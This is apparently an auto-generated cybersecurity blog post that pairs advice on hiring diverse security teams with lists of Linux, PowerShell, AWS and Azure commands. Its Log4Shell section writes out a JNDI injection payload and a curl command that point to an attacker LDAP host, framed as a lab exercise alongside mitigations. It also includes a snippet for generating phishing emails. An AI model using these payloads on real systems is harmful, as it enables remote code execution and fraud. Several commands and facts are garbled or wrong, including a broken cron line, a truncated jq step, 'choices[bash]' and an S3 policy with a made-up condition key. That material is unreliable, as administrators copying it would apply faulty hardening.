Listen to this Post

Introduction:
Cybersecurity is often viewed as a purely technical discipline, but the most resilient security teams are built on a foundation of diverse professional backgrounds—business, auditing, risk management, and regulatory compliance, not just coding and hacking. This article explores how integrating non‑technical perspectives with hands‑on technical skills (Linux commands, cloud hardening, API security, and AI‑driven training) creates a robust defense posture. You will learn practical commands, configuration steps, and recruitment strategies to build a multi‑faceted security team.
Learning Objectives:
- Understand why cognitive diversity and continuous learning are critical for modern cybersecurity teams.
- Execute essential Linux and Windows commands for system hardening, log analysis, and incident response.
- Configure API security, cloud infrastructure, and vulnerability mitigation techniques using verified commands.
You Should Know:
- Recruiting Beyond Technical Skills: Step‑by‑Step Guide to Building a Diverse Security Team
The post emphasizes that the best infosec teams emerge from varied backgrounds—business, auditing, risk, and administration. To apply this principle:
Step 1: Define role competencies as 60% technical + 40% soft skills (curiosity, communication, risk analysis).
Step 2: Write job descriptions that explicitly welcome applicants without “perfect” profiles.
Step 3: During interviews, include a scenario that mixes a business process flaw (e.g., procurement approval) with a technical vulnerability (e.g., missing input validation).
Step 4: Use blind resume screening to reduce bias.
Step 5: After hiring, create cross‑training rotations—e.g., an auditor learns `grep` and `awk` for log review; a developer learns GDPR impact assessments.
This approach mirrors the post’s call to “build diverse teams where different professional backgrounds are seen as strengths, not risks.”
- Essential Linux Commands for Security Analysts – Log Analysis and File Permissions
Every security professional should master these commands. They are used to detect anomalies and enforce least privilege.
– `journalctl -xe -u sshd` – View real‑time SSH login attempts and failures.
– `grep “Failed password” /var/log/auth.log | awk ‘{print $11}’ | sort | uniq -c` – Count failed login attempts per IP address.
– `find /home -type f -perm 0777` – Locate world‑writable files that could be abused.
– `auditctl -w /etc/passwd -p wa -k passwd_changes` – Set an audit rule to monitor changes to /etc/passwd.
Step‑by‑step guide to hardening file permissions:
- Run `ls -la /etc/shadow` – ensure permissions are `-rw-r–` (640) or `000` (root only).
2. Apply `sudo chmod 640 /etc/shadow` if incorrect.
- Use `sudo ausearch -k passwd_changes` to review any modifications.
- Schedule a weekly cron job:
0 2 1 find / -type f -perm /o+w -exec ls -l {} \; > world_writable.log. -
Windows PowerShell Commands for Incident Response and Threat Hunting
Windows environments dominate enterprises. These commands help detect persistence and lateral movement.
– `Get-EventLog -LogName Security -InstanceId 4625 | Select-Object -First 20` – Show recent failed logins.
– `Get-Service | Where-Object {$_.StartType -eq ‘Auto’ -and $_.Status -ne ‘Running’}` – Find services set to auto‑start but not running (potential tampering).
– `Get-ScheduledTask | Where-Object {$_.State -ne ‘Disabled’}` – List enabled scheduled tasks, often abused for persistence.
– `reg query “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run”` – Check standard startup registry keys.
Step‑by‑step guide to detecting unusual processes:
1. Launch PowerShell as Administrator.
- Run `Get-Process | Where-Object {$_.Path -like “Temp”}` – Find processes running from temporary folders.
- Cross‑reference with known good hashes using
Get-FileHash <path>. - Use `New‑ItemProperty -Path “HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run” -Name “LogMonitor” -Value “C:\Tools\logmon.ps1″` only if you intentionally add monitoring scripts.
-
API Security Hardening Guide – Preventing the OWASP Top 10
APIs are the backbone of modern applications. The post’s message about “understanding technology and business” directly applies here: broken APIs cause data breaches.
Step‑by‑step guide to secure a REST API (using Linux commands and configuration):
1. Enforce rate limiting with `iptables`:
`sudo iptables -A INPUT -p tcp –dport 443 -m limit –limit 25/minute –limit-burst 40 -j ACCEPT`
2. Validate JWT tokens on every request – example using `jq` to decode:
`echo “
3. Use `curl` to test for mass assignment:
`curl -X PATCH https://api.example.com/user/1 -H “Content-Type: application/json” -d ‘{“isAdmin”: true}’`
If the response elevates privileges, the API is vulnerable.
4. Implement API gateway with OAuth2 – example using `oauth2_proxy` with `–validate-url=https://api.example.com/auth`.
5. Cloud Hardening on AWS and Azure – Practical Commands
Cloud misconfigurations cause the majority of breaches. Both Linux and Windows admins must learn cloud‑specific security.
AWS CLI commands for hardening:
– `aws s3api get-bucket-acl –bucket my-secure-bucket` – Check bucket ACLs.
– `aws ec2 describe-security-groups –group-ids sg-12345678` – Review inbound rules; remove `0.0.0.0/0` for SSH/RDP.
– `aws iam list-attached-user-policies –user-name admin` – Identify overprivileged users.
Azure CLI commands:
– `az storage account list –query “[?allowBlobPublicAccess]”` – Find storage accounts with public blob access.
– `az keyvault secret show –name db-password –vault-name myvault` – Ensure secrets are stored in Key Vault, not in code.
Step‑by‑step guide to remediate a public S3 bucket:
1. `aws s3api put-bucket-acl –bucket my-bucket –acl private`
2. `aws s3api put-bucket-policy –bucket my-bucket –policy file://deny_public.json` (policy: {"Version":"2012-10-17","Statement":[{"Effect":"Deny","Principal":"","Action":"s3:GetObject","Resource":"arn:aws:s3:::my-bucket/","Condition":{"StringEquals":{"s3:PublicAccessBlock":"false"}}}]})
3. Enable block public access: aws s3api put-public-access-block --bucket my-bucket --public-access-block-configuration BlockPublicAcls=true,IgnorePublicAcls=true,BlockPublicPolicy=true,RestrictPublicBuckets=true.
- Vulnerability Exploitation and Mitigation – Hands‑on Example (Log4Shell)
A concrete vulnerability illustrates how diverse teams (business risk + technical mitigation) collaborate.
What it does: The Log4Shell vulnerability (CVE‑2021‑44228) allows remote code execution via JNDI lookups in log messages.
Step‑by‑step guide to test (in isolated lab) and mitigate:
1. Detection: Scan for Log4j versions 2.0‑2.14.1 using find / -name "log4j-core-.jar" 2>/dev/null.
2. Exploitation (educational only): Send payload `${jndi:ldap://attacker.com/exploit}` in a User‑Agent header using `curl -A ‘${jndi:ldap://192.168.1.100:1389/calc}’ http://victim-app:8080`.
3. Mitigation:
- Set JVM parameter: `-Dlog4j2.formatMsgNoLookups=true`
- Remove JndiLookup class: `zip -q -d log4j-core-.jar org/apache/logging/log4j/core/lookup/JndiLookup.class`
- Upgrade to Log4j 2.17.0 or later.
- Business process: Document the incident in a risk register and schedule quarterly dependency scans.
7. Continuous Learning with AI‑Powered Security Training
The post states: “Focus on what you can learn.” AI training platforms now adapt to individual skill gaps.
Step‑by‑step guide to set up an AI‑based training lab using open‑source tools:
1. Install `Security Onion` (Linux) for a complete SOC environment.
2. Deploy `MITRE Caldera` to simulate attacks:
`git clone https://github.com/mitre/caldera.git; cd caldera; python3 server.py`
3. Use `Elasticsearch` + `Kibana` to create dashboards.
- Integrate `ChatGPT‑like` API to generate realistic phishing emails for training.
Example Python snippet:
import openai
openai.api_key = "your-key"
response = openai.Completion.create(model="text-davinci-003", prompt="Write a phishing email about urgent password reset", max_tokens=150)
print(response.choices[bash].text)
5. Measure improvement by comparing pre‑training and post‑training phishing click rates.
What Undercode Say:
- Key Takeaway 1: Technical skills alone do not create a strong security posture; recruiting for curiosity, business acumen, and diverse backgrounds is equally critical.
- Key Takeaway 2: Practical command‑line skills (Linux
grep, WindowsGet‑EventLog, cloud CLI tools) remain essential for log analysis, system hardening, and incident response, regardless of role.
Analysis: The original post’s core message—that cybersecurity is a blend of human, process, and technology—is often overshadowed by tool‑centric thinking. However, organizations that embrace diversity in recruitment also see higher retention and more creative threat mitigation. Conversely, teams lacking non‑technical members may overlook business logic flaws or compliance risks. By combining inclusive hiring with hands‑on technical training (like the commands and guides above), security leaders build teams that are both broad‑thinking and technically adept. The future of cyber defense belongs to those who can pivot between a `curl` command and a risk register.
Prediction:
As AI‑powered automation handles routine security alerts, the human side of cybersecurity will become even more valuable. Within three years, job postings for security analysts will explicitly require “cross‑functional collaboration” and “business risk translation” as core competencies. Recruitment algorithms will be redesigned to detect non‑linear career paths. Simultaneously, traditional command‑line skills will be augmented by LLM‑based copilots, but deep understanding of Linux, Windows, cloud APIs, and vulnerability classes will remain mandatory for incident responders. The most successful CISOs will be those who, like Petteri Ruohomäki, champion “monimuotoisuuden, yhteistyön ja jatkuvan oppimisen” (diversity, collaboration, and continuous learning).
▶️ Related Video (62% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Petteri Ruohomaki – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


